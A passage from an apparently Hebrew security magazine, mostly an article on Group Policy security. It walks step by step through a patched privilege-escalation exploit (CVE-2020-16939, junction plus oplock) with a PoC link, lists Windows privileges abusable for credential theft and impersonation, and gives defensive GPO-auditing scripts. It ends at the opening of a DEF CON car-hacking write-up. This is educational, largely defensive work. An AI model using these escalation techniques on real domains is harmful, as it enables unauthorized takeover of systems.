5. איך רואים מידע על ה-GPO שמוחלים עלי (gpresult)
6. איפה נמצאים הקבצים של ה-GPO ואיך המחשב קורא אותם
7. סוגי הגדרות שניתן להחיל כמו נתיבי registry, logon scripts, User Rights ומשימות מתוזמנות. אצרך רשימה של User Rights מעניינים בסוף המאמר ☺

פורסמו מספר חולשות ב-GPO ולפי מה שראיתי רובן מתבססות על אותו הקונספט - ניצול של ה-GPClient (שמופעל כאשר קוראים ל-GPupdate) על מנת לגרום לו להריץ בשבילנו קוד ולהשיג הסלמת הרשאות.



החולשה הזו מגיעה אלינו מבחור מקסים בשם Nabeel Ahmed. אני לא אסביר את כל תהליך מציאת החולשה, שכן מטרת הסעיף הזה היא לחשוף את הקורא לרעיון הכללי של חולשות במנגנון ה-GPO. כמובן שהיא גם מפוצ'פצ'ת כבר ולכן נאלצתי לקחת חלק מהתמונות מהמאמר עצמו, שכן החולשה לא ברת מימוש יותר. (קישור בסוף המאמר).


אז נתחיל, כאשר מתבצע עדכון ל-GPO, המדיניות נשמרות ב-Cache לוקאלי. ספציפית ההגדרות של User נשמרות תחת הנת"ב הבא:

```
%programdata%\Microsoft\GroupPolicy\Users
```

הסיבה שזה מעניין אותנו היא שהתקיימה %programdata% ניתנת לכתיבה באופן דיפלוטי על ידי משתמשים חלשים.

עוד משהו שקורה בזמן תהליך העדכון, הוא שהתהליך GPClient מבצע פעולה SetSecurityFile - בקיצור, מאפשרת כתיבה ל-DAACL של הקובץ, הוא מבצע את הפעולה בהרשאות שלו, שהן System:






המטרות הסופיות שלנו יהיה:


1. למצוא השמת הרשאות מתירנית שמתבצעת על ידי השירות הזה
2. ליצור קובץ בתקייה שמצביע (link, junction) לקבצים שנרצה להשיג הרשאות כתיבה עליהם
3. לגרום לשירות לתת לנו הרשאות על הקובץ link

היררכיית התקיות כרגע היא כזו:

בתוך ה-Group Policy יש תקייה עם ה-SID של המשתמש, על תקייה זו אין למשתמש הרשאות write, רק Read Execute



אבל- אם יורדים מטה בהיררכיית התקיות, נראה שיש תקייה בשם sysvol שהמשתמש הוא ה-Owner שלה:





אז בעצם המשתמש הזה יכול לבטל ירושה על התקיייה הזו ולהעניק לעצמו הרשאות מסוג Full Control על כלל הקבצים בתקיייה. לאחר מכן, כשתתחיל פעולת GPUUpdate (שרצה בהרשאות SYSTEM) תורץ הפקודה SetSecurityFile וישוכתב ה-DAACL של כלל הקבצים תחת התקיה הזו.

אז כעת, נוכל ליצור קובץ מסוג לינק (או junction) מתוך התקיה הזו (שכן אנחנו ה-Owners שלה) אל מיקום אחר שאין לנו הרשאות כתיבה אליו ובכך לגרום ל-Service לבצע SetSecurityFile על המיקום הזה!

נראה שכאשר אנחנו מפנים את הקובץ אל מיקום אחר, ה-Service אכן פונה אליו ומבצע את SetSecurityFile עליו ועל כל ה-SubFolders שלו. אך ההרשאות שה-Service מחיל לא מאפשרות לנו גישה מלאה לקבצים, אלא רק Read Execute.

בתהליך המחקר, התגלה כי אם במהלך ביצוע הפעולה SetSecurityFile ה-Service נכשל (כי אין לו הרשאות או כי אין לו יכולת לפתוח את הקובץ כי הוא נעול כבר על ידי קובץ אחר), הוא מעניק הרשאות Full Control ל-User שלנו!

מימוש התהליך יהיה כזה:

1. נכנס לתקיה sysvol המקומית בה יש לנו הרשאות Owner
2. נבטל ירושה ונעניק לעצמינו Full Control על התקיייה
3. ניצור קובץ שהוא בעצם Junction לתקיייה אחרת שאין לנו גישת Write אליה (למשל, C:\Program (Files)\VMware
4. ניצור תקיה נוספת עם קובץ שנגדיר עליו OpLock (מה שימנע מה-Service לבצע Write DACL) כדי ליצור את השגיאה
5. נריץ gpupdate, מה שיגרום ל-GPClient לרוץ
6. GPClient יבצע את הפקודה SetSecurityFile עד שיגיע לקובץ הנעול ושם יקבל שגיאה
7. ברגע שמתקבלת השגיאה, נמחק את ה-Junction ונשחרר את ה-OpLock
8. משום שה-Write DACL עבד רק באופן חלקי וה-Junction נמחק, נקבל על התקיה הרשאות Full Control
9. כעת נוכל לשנות את תוכן התקיה ולעשות בה כרצוננו ☺

והינה קישור לעמוד GitHub שמכיל כלי קטן שממש את המתקפה הזו:

<https://github.com/thezdi/PoC/tree/master/CVE-2020-16939>

המטרה של ההסבר הזה היתה לפתוח אתכם לעולם של חולשות GPO ולהבין את הקונספט באופן כללי, מעבר לזה אצרף קישורים בסוף המאמר לחולשות דומות.



בואו נדבר הגנה

Group3r

למי שיש לו את היכולת להוריד כלי מהאינטרנט ולהריץ בסביבה, יש אחלה כלי בשם Group3r שמוציא לכם המון אינפורמציה על הסביבה שלכם בצורת דוח קצת מבולגן אבל מאוד אינפורמטיבי. קישור לכלי:

<https://github.com/Group3r/Group3r/tree/main>

דוגמא לחלק מהפלט - הנה ה-logon script שלנו:

```
2023-07-05 13:27:20 +00:00 [GPO]
| GPO | MyFirstGPO {331A6179-32FC-4A0D-B808-8112990E912A} Current |
|-----|-----|
| Date Created | 7/5/2023 9:07:23 AM |
| Date Modified | 7/5/2023 10:03:45 AM |
| Path in SYSVOL | \\d01.lab\sysvol\d01.lab\Policies\{331A6179-32FC-4A0D-B808-8112990E912A} |
| Computer Policy | Enabled |
| User Policy | Enabled |
| Link | DC=d01,DC=lab (Enabled, Unenforced) |
|
| Setting - User Policy | Script |
|-----|-----|
| Script Type | Logon |
| CmdLine | new.bat |
|
| Finding | Black |
|-----|-----|
| Reason | Writable Logon script file identified at |
| | \\d01.lab\sysvol\d01.lab\Policies\{331A6179-32FC-4A0D-B808- |
| | 8112990E912A}\User\Scripts\Logon\new.bat |
| Detail | This script will run in the context of the users/computers to which this GPO is |
| | applied. Change the script, get command exec as those users/computers. |
```

חשוב לציין שהכלי יוציא כפלט את כלל ההגדרות שלכם, מה שעלול ליצור דוח מאוד מבולגן וגדול במיוחד, יש פרמטר שמוציא רק את ה-Findings.

לעצלנים מבינינו - כתבתי כלי שמפרסר את הלוג של Group3r ומוציא GUI נחמד שיותר כיף לחטט בו. קישור לגיטהאב של הכלי:

<https://github.com/sap8899/Group3rExplorer>



ההמלצה שלי: תממשו!

אז הנה כמה סקריפטים נחמדים שיוכלו להכניס אתכם לעניינים, הסקריפט הזה מבוסס על WindowsAPI והוא יפרסר לכם קבצי inf/.ini.

כל מה שאתם צריכים להכניס הוא את ההגדרות הבאות:

- הנתיב לקובץ
- הסוג הגדרות שאתם מחפשים (App) - למשל Privilege Rights
- והקונפיגורציה הספציפית (key) - למשל הרשאות מסוג SeTcbPrivilege

```
using System;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading.Tasks;
namespace GPPS
{
    public class Class1
    {
        [DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
        public static extern uint GetPrivateProfileString(
            string lpAppName,
            string lpKeyName,
            string lpDefault,
            StringBuilder lpReturnedString,
            uint nSize,
            string lpFileName);
        public static string[] getValue(string fullPath, string app, string key)
        {
            StringBuilder sb2 = new StringBuilder(500);
            uint res2 = GetPrivateProfileString(app, key, "", sb2, (uint)sb2.Capacity,
            fullPath);
            string[] resultsArray = new string[2];
        }
    }
}
```

```
if(res2 > 0)
{
    resultsArray[0] = fullPath;
    resultsArray[1] = sb2.ToString();
}
else
{
    resultsArray[0] = fullPath;
    resultsArray[1] = "-1";
}

return resultsArray;
}

public static Task<string[]> Check(string fullPath, string app, string key)
{
    return Task.Run(() => getValue(fullPath, app, key));
}

}

class Program
{
    static void Main(string[] args)
    {
        string fullPath = "Path";
        string app = "App";
        string key = "Key";

        var resultTask = Class1.Check(fullPath, app, key);
        resultTask.ContinueWith(task =>
        {
            string[] results = task.Result;
            string filePath = results[0];
            string value = results[1];

            Console.WriteLine("File Path: " + filePath);
            Console.WriteLine("Value: " + value);
        });

        Console.ReadLine();
    }
}
}
```

בואו נראה הרצה לדוגמא, שניתי את הפרמטרים לפרמטרים הבאים:

```
0 references
class Program
{
    0 references
    static void Main(string[] args)
    {
        string fullPath = "C:\\Temp\\GPO\\GptTmpl.inf";
        string app = "Privilege Rights";
        string key = "SeTcbPrivilege";
    }
}
```

והנה הפלט:

```
C:\security_research\ideas\gpo\iniParser\iniParser\bin\Debug\net6.0\iniParser.exe
File Path: C:\Temp\GPO\GptTmpl.inf
Value: normal1
```

באותה מידה נוכל להשתמש בקוד כדי לחפש נתיבי Registry של הגדרות ספציפיות כמו Ldap Signing.

1. קוד PS שקורא את כל המדיניות בדומיין ומציג לכל Container אילו מדיניות מוחלות עליו:



```

$ldapFilter = "(&(|(objectClass=organizationalUnit)(objectClass=site)(objectClass=domain))(gplink=*))"
$attributesToRetrieve = @("gplink")
$ldapSearcher = New-Object System.DirectoryServices.DirectorySearcher
$ldapSearcher.Filter = $ldapFilter
$ldapSearcher.PropertiesToLoad.AddRange($attributesToRetrieve)
$searchResults = $ldapSearcher.FindAll()

foreach ($result in $searchResults) {
    $entry = $result.GetDirectoryEntry()
    $gplinks = $entry.Properties["gplink"].Value
    $gpList = $gplinks.split("\").split("\")
    Write-Host "Container: $($entry.distinguishedName)"
    foreach ($link in $gpList)
    {
        $temp = $link -match "LDAP://cn=((([A-Z0-9a-z]+){4}[A-Za-z0-9]+)), "
        if($temp -and $Matches[1])
        {
            write-host "Policy: $($Matches[1])"
        }
    }
    Write-Host "-----"
}
$searchResults.Dispose()

```

דוגמא לפלט:

```

Container: OU=Domain Controllers,DC=d01,DC=lab
Policy: {2E2F2159-D01D-4C76-A147-F2ACBF7766BD}
Policy: {6AC1786C-016F-11D2-945F-00C04FB984F9}
-----
Container: OU=TEST,DC=d01,DC=lab
Policy: {a6622496-db50-47e8-a704-b8ebfd5ccac1}
Policy: {17596372-1f24-4d86-b4b6-eee15cf9f354}
Policy: {4b76de20-2b2d-463e-b669-0699f627561c}
Policy: {15e2fc92-49e9-4018-80e4-6b9327026ec5}
Policy: {a1b58d97-3559-4a57-a2bb-eea6027a4296}
Policy: {5a1612b0-01bf-4980-9fb5-b27f6348c410}
Policy: {6d6586c4-79fa-481c-b81e-7048ba847f1d}
Policy: {2899ceac-8d90-45bc-81d4-f9641da2b81a}
Policy: {1dc7000d-9f41-4b49-a1d9-728f62a93771}
Policy: {2ada352c-ea0d-455d-a6cd-432f3d2b6ad3}
Policy: {220683bf-9054-4ae3-844d-d7d4726898a8}
Policy: {c9db5fa6-0525-4688-a027-0bcd13725442}
Policy: {9444bf5e-7d69-42b2-bb56-eadb1861a0f}
Policy: {ef0cf8ea-00b9-4a55-b936-74abc38c8940}

```

2. סקריפט שעובר על כל ה-GPO בדומיין ומוציא את הנתוב שלהם, ה-GUID של המדיניות, השם של המדיניות (במידה וקיים) ודגלים (האם Enabled\Disabled):

```

$ldapFilter = "(&(objectClass=groupPolicyContainer))"
$attributesToRetrieve = @("gpcfilesyspath", "flags", "cn", "displayName")
$ldapSearcher = New-Object System.DirectoryServices.DirectorySearcher
$ldapSearcher.Filter = $ldapFilter
$ldapSearcher.PropertiesToLoad.AddRange($attributesToRetrieve)
$searchResults = $ldapSearcher.FindAll()

foreach ($result in $searchResults) {
    $entry = $result.GetDirectoryEntry()
    $flags = $entry.Properties["flags"].Value
    $status = switch ($flags)
    {
        "0" {"User policy enabled. Computer policy enabled."}
        "1" {"User policy disabled. Computer policy enabled."}
        "2" {"User policy enabled. Computer policy disabled."}
    }
}

```

```

    "3" {"User policy disabled. Computer policy disabled."}
  }
  Write-Host "PolicyStatus: $($status)"
  foreach ($attribute in $attributesToRetrieve) {
    $value = $entry.Properties[$attribute].Value
    Write-Host "$($attribute): $($value)"
  }
  Write-Host "-----"
}
$searchResults.Dispose()

```

דוגמא לפלט:

```

PolicyStatus: User policy enabled. Computer policy enabled.
gpccfilesyspath: \\d01.lab\sysvol\d01.lab\Policies\{0B18E105-1B7E-4F1F-9547-07A7D50D81E5}
flags: 0
cn: {0B18E105-1B7E-4F1F-9547-07A7D50D81E5}
displayName: TestGPO254
-----
PolicyStatus: User policy enabled. Computer policy enabled.
gpccfilesyspath: \\d01.lab\sysvol\d01.lab\Policies\{CE9939E8-2794-4C69-9DEE-6C0A7C039795}
flags: 0
cn: {CE9939E8-2794-4C69-9DEE-6C0A7C039795}
displayName: TestGPO255
-----

```


נוכל לקרוא לכל ה-Child object בנתיב של המדיניות מסוג ini/inf ולפרסר אותם באמצעות הסקריפט CPP שלנו! (הידעתם - אפשר לכתוב CPP בתוך IPS)

לאחר הפרסור, נוכל לחפש כל הגדרה שמעניינת אותנו, ולוודא שאין הגדרות שמסכנות את הסביבה שלנו.

- לא הוספתי כאן סקריפט שמפרסר XML למרות שיש מדיניות שמוגדרות גם בתוך קבצי מסוג זה, משום שממש קל למצוא בכל מקום באינטרנט היום קוד בכל שפה אפשרית לפרסור XML ©

רעיונות לזיהוי מיסקונפיגורציות ב-GPO שיכולות להוביל להסלמת הרשאות, הרצת קוד מרוחק וכו'

- הרשאות על סקריפטים שנמצאים בתקיה שניתנת לכתיבה על ידי משתמשים חלשים. (למשל, תקייה שיתופית שנמצא עליה סקריפט שרץ בכל logon של משתמש). אם משתמש חלש יכול לשנות את הסקריפט, הוא יכול לשים שם סקריפט זדוני כרצונו.
- אותו הקונספט חל על הרשאות על משימות מתוזמנות
- מדיניות על OU-ים ספציפיים שמאפשרות הגדרות דומייניות שונות כמו למשל:
 - Cached Credentials
 - LM Hash
 - LDAP Signing
- לא נגעתי בנושא הזה הרבה אבל ניתן לבצע גם פעולות על קבצים דרך מדיניות GPO וגם שם יש כמה CVE מעניינים, מצורף בסוף המאמר
- התנהגות ה-GPClient שכנראה רץ לחלקינו על העמדות ושווה להכיר



סיכום

בתור מגנים, וגם תוקפים. חשוב להכיר את הסביבה שאתם עובדים עליה, וחלק מכובד מהסביבה הוא ה-GPO. כל כך הרבה הגדרות, משחקי הרשאות והרצת קוד מרוחק מתאפשרים באמצעות הגדרות ה-GPO, לכן חשוב לוודא שכל ההגדרות מקונפגות כפי שצריך, ושאר תוקף לא ניצל את ה-GPO כדי להשאיר Backdoor, להסלים הרשאות או להריץ קוד על הדומיין שלכם. מקווה שנהנתם!

על המחברת

@sapirxfed - עושה retweet לכל דבר שקשור ל-AD או AAD ☺
אוהבת לכתוב קוד, מנסה למצוא חולשות, ומעריצה שרופה של Digital Whisper!

תודות

תודה ענקית לקולגה שלי **Andrea Pierini (@decoder_it)** שלא יבין מילה מהמאמר הזה אבל הקרדיט הזה בהחלט מגיע לו.

ביבליוגרפיה

כל הדוקומנטציה של מיקרוסופט על GPO:

- <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/user-rights-assignment>
- <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/policy/applying-group-policy>
- <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/policy/overriding-and-blocking-group-policy>
- <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-hierarchy>
- <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/policy/linking-gpos-to-active-directory-containers>
- <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects>

קישורים למספר מאמרים מעניינים של אנדריאה בנושא GPO:

- <https://decoder.cloud/2022/04/25/a-not-so-common-and-stupid-privilege-escalation/>
- <https://decoder.cloud/2022/04/27/group-policy-folder-redirection-cve-2021-26887/>



- <https://decoder.cloud/2023/02/16/eop-via-arbitrary-file-write-overwrite-in-group-policy-client-gpsvc-cve-2022-37955/>

עוד קצת CVE:

- <https://www.zerodayinitiative.com/blog/2020/10/27/cve-2020-16939-windows-group-policy-dacl-overwrite-privilege-escalation>
- <https://www.cyberark.com/resources/threat-research-blog/group-policies-going-rogue>

הרשאות משתמש מעניינות:

משמעות	שם ההרשאה
מאפשר להוסיף לעצמך הרשאות Owner על קבצים, מפתחות Registry וכו'	SeTakeOwnershipPrivilege
מאפשר לדרוס או לשנות כל קובץ	SeRestorePrivilege
משתמש בעל הרשאות אלו, יכול ליצור אפליקציה שקורית ל-Credential Manager שיחזור להחזיר פרטי הזדהות של משתמש אחר	SeTrustedCredManAccessPrivilege
מאפשר התחזות למשתמשים אחרים	SeTcbPrivilege
מאפשר התחזות, משומש הרבה במתקפות ה-Potato	SeAssignPrimaryTokenPrivilege
מאפשר לדרוס הרשאות על קבצים ותיקיות ובכך לקרוא כל קובץ במערכת הקבצים	SeBackupPrivilege
מאפשר ליצור לעצמך כל גישה שתרצה	SeCreateTokenPrivilege
כל מה שקשור ל-Mimikatz: dump לתהליכים, להשיג Handle לתהליכים וכו'	SeDebugPrivilege
מאפשר להתחזות למשתמשים אחרים	SeImpersonatePrivilege
מאפשר לטעון דרייברים	SeLoadDriverPrivilege
משתמש בעל הרשאות אלו, יכול ליצור אפליקציה שקורית ל-Credential Manager שיחזור להחזיר פרטי הזדהות של משתמש אחר	SeTrustedCredManAccessPrivilege
מאפשר התחזות למשתמשים אחרים	SeTcbPrivilege
מאפשר לדרוס או לשנות כל קובץ	SeRestorePrivilege

איך פרצנו לרכבים בווגאס

מאת דן פלד וויטלי בריזק

הקדמה

ההיסטוריה של "פריצה" למערכות רכב (או "שדרוגים", תלוי איפה גדלתם), ניצתה אי שם בתחילת המאה ה-20, בימיה הראשונים של תעשיית הרכב. כבר באותה תקופה, מכונאים וחובבי רכב התעסקו במערכות המכניות של רכבים על מנת לשפר את הביצועים שלהם. הסצנה הזאת קיימת עד היום, כמובן, ויש לה ייצוג גם במשחקים וסרטים כמו "Need for Speed" ו"מהיר ועצבני".

אלא שבשנות ה-80 יצרניות רכב החלו לשלב מערכות אלקטרוניות (ECUs) לתוך מכוניות, ו"פריצות" מהסוג הזה קיבלו קונוטציות מרושעות יותר. ECU (או Electronic Control Unit) הוא התקן בתוך הרכב, ששולט על מערכת אלקטרונית אחת או יותר בתוכו. הבלמים, הגה כח, מערכת המולטימדיה וכדומה - כל אחת מהמערכות האלה בנפרד היא ECU.


עם השנים כלי הרכב הפכו למורכבים ומקושרים יותר. רכב ממוצע כיום עשוי להכיל יותר מ-100 ECUs שונים, כולל ממשקים כגון Bluetooth, Wi-Fi, USB וסלולר. אחד העקרונות הידועים באבטחת מידע הוא שככל שבמערכת יש יותר פונקציונליות, כך משטח התקיפה גדל. עיקרון זה נכון גם לקלות השימוש - לדוגמה, כאשר מפתחים מערכת, אפשר להגן עליה בסיסמה מורכבת וארוכה שדורשת שילוב של אותיות, תווים ומספרים. הגנה מסוג זה תהפוך את המערכת למוגנת יותר, אך פחות נוחה למשתמש. מצד שני, אפשר שלא להגן על המערכת עם סיסמה כלל - מה שיגרום למערכת להיות פחות מוגנת, אבל הרבה יותר ידידותית למשתמש.

שני חוקרי האבטחה Charlie Miller ו-Chris Valasek פירסמו ב-2015 את [אחד המחקרים המתקשרים ביותר בנושא](#): הם הצליחו להשתלט מרחוק על Jeep Cherokee, לרבות שליטה על מערכות ההיגוי והבלמים. מחקר זה הביא לריקול של כ-1.4 מיליון רכבי Jeep והגביר משמעותית את המודעות לאבטחת מידע ברכבים.

בשנה שלאחר מכן Keen Labs, מעבדות המחקר של חברת Tencent, הדגימו יכולת פריצה לרכבי סלה, ומאז התפרסמו עוד מחקרים רבים בתחום. בהתאם, בשנים האחרונות יצרניות הרכב וגורמי ממשל נוקטים צעדים משמעותיים על מנת להגן על כלי רכב מפני פריצה. הממשל הפדרלי עובד על חקיקת רגולציות על מנת להבטיח שמכוניות חדשות יצטרכו לעמוד ברף מינימלי של אבטחת מידע, ויצרניות הרכב משקיעות משאבים משמעותיים כדי לאבטח את המכוניות המקושרות.

כל הסיפור בתוך חידה מווגאס


DEF CON הוא אחד מכנסי הסייבר הגדולים בעולם, שמתקיים אחת לשנה בלאס וגאס. ב-2022 קבוצת הסייבר של General Motors השתתפה בתחרות ה-Car Hacking שנערכה בכנס, וזכתה במקום הראשון מתוך 96 קבוצות מרחבי העולם. התחרות כללה אתגרים רבים ממגוון תחומים, בהם פריצת Bluetooth, הצפנה, CAN Bus-I Reverse Engineering (פרוטוקול המשמש לתקשורת ברכבים). דירוג הקבוצות לאורך התחרות, בהן הקבוצה שלי מג'נרל מוטורס (Zer0Vuln):



במאמר זה בחרתי להציג את הפתרון לאחד האתגרים בתחרות, ושמו "CRC'ly" (נהגה "Seriously"). השאלה שהוצגה למתחרים הייתה:

```

1. This is a reverse engineering problem, in TriCore! Can you figure out what is going on under the hood? You might need a unicorn or a multi-headed serpent to help you out. You just have to figure out 4 things!
    
```



לשאלה צורפו הקבצים הבאים:

```
→ defcon_dump_crclly ls
start_0x10000000_0x10017FFF start_0x40100000_0x4010FFFF start_0x70000000_0x7003BFFF start_0x90030000_0x9003FFFF start_0xAFF00000_0xAFFFFFFF
start_0x10018000_0x1001BFFF start_0x40110000_0x40117FFF start_0x7003C000_0x7003FFFF start_0x90040000_0x9007FFFF start_0xB0000000_0xB000FFFF
start_0x100C0000_0x100C17FF start_0x401C0000_0x401C2FFF start_0x700C0000_0x700C17FF start_0x90080000_0x900BFFFF start_0xB0010000_0xB001FFFF
start_0x10100000_0x1010FFFF start_0x50000000_0x50017FFF start_0x70100000_0x7010FFFF start_0x900C0000_0x9010FFFF start_0xB0020000_0xB002FFFF
start_0x10110000_0x10117FFF start_0x50018000_0x5001BFFF start_0x70110000_0x70117FFF start_0x90100000_0x9010FFFF start_0xB0030000_0xB003FFFF
start_0x101C0000_0x101C2FFF start_0x500C0000_0x500C17FF start_0x701C0000_0x701C2FFF start_0x90110000_0x9011FFFF start_0xB0040000_0xB007FFFF
